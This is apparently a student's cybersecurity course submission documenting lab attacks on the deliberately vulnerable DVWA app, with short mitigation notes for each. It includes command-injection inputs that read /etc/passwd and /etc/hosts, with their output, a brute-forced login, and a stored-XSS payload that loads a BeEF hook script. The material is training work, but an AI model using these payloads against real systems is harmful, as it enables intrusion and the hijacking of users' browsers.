



# Cybersecurity

## Module 15 Challenge Submission File

### Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

#### Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:

```
8.8.8.8 && cat ../../../../etc/passwd
```

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

### Vulnerability: Command Injection

#### Ping a device

Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=111 time=20.480 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=111 time=15.506 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=111 time=14.236 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=111 time=14.352 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 14.236/16.144/20.480/2.552 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

```
8.8.8.8 && cat ../../../../../../etc/passwd
```

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

## Vulnerability: Command Injection

### Ping a device

Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=111 time=26.290 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=111 time=15.670 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=111 time=15.391 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=111 time=16.218 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 15.391/18.392/26.290/4.569 ms
127.0.0.1      localhost
::1           localhost ip6-localhost ip6-loopback
fe00::0       ip6-localnet
ff00::0       ip6-mcastprefix
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
192.168.13.25 08f66903b74f
```

### More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection)

Write two or three sentences outlining mitigation strategies for this vulnerability:

Server-side validation that does not allow selection of unintended files.


Segregation of confidential files from the web server and accessible directories.

Permissions to restrict web server account accessibility.

## Web Application 2: A Brute Force to Be Reckoned With

Provide a screenshot confirming that you successfully completed this exploit:

tonystark: I am Iron Man, was a successful brute force. We were able to successfully login with that combination.



Write two or three sentences outlining mitigation strategies for this vulnerability:


Developers can use several mitigation methods. They could require complex usernames and passwords with special characters such as: upper/lower case and numbers. They could lock out accounts after a number of failed attempts. Also, enforce the use of multi-factor authentication MFA.

## Web Application 3: Where's the BeEF?


Provide a screenshot confirming that you successfully completed this exploit:

BEEF WOULD NOT WORK PROPERLY AND HAD TO FIND A WORK AROUND. SQL WOULD REVERT BACK AND NOT ALLOW ME TO COMPLETE. IMAGES ARE BEST I COULD DO


Social Engineering >> Pretty Theft




Apps Hook Met



Social Engineering >> Fake Notification Bar



Host >> Get Geolocation (Third Party)




EXAMPLES OF ERRORS THAT OCCURED: WOULDN'T HOOK

The image is a composite of two screenshots of the DVWA (Damn Vulnerable Web Application) interface, specifically the 'Vulnerability: Stored Cross Site Scripting (XSS)' page. The browser window shows the URL '192.168.13.25/vulnerabilities/xss\_s/'.

**Top Screenshot:** The page title is 'Vulnerability: Stored Cross Site Scripting (XSS)'. The left sidebar contains a navigation menu with options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The main form has a 'Name' field (containing 'test') and a 'Message' field (containing 'This is a test comment.'). Below the form are buttons for 'Sign Guestbook' and 'Clear Guestbook'. The bottom of the page shows a 'Name' field (containing 'beef') and a 'Message' field (containing 'This is a test comment.'). The browser's developer tools are open, showing the HTML structure and CSS styles.

**Bottom Screenshot:** The page title is 'Vulnerability: Stored Cross Site Scripting (XSS)'. The left sidebar contains a navigation menu with options: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The main form has a 'Name' field (containing 'hook4') and a 'Message' field (containing '<script src="http://127.0.0.1:3000/hook.js"></script>|'). Below the form are buttons for 'Sign Guestbook' and 'Clear Guestbook'. The bottom of the page shows a 'Name' field (containing 'test') and a 'Message' field (containing 'This is a test comment.'). The browser's developer tools are open, showing the HTML structure and CSS styles.



Write two or three sentences outlining mitigation strategies for this vulnerability:

Input validation is a common method used to mitigate cross-site scripting. Also increasing the detection monitoring systems in place to block pop ups.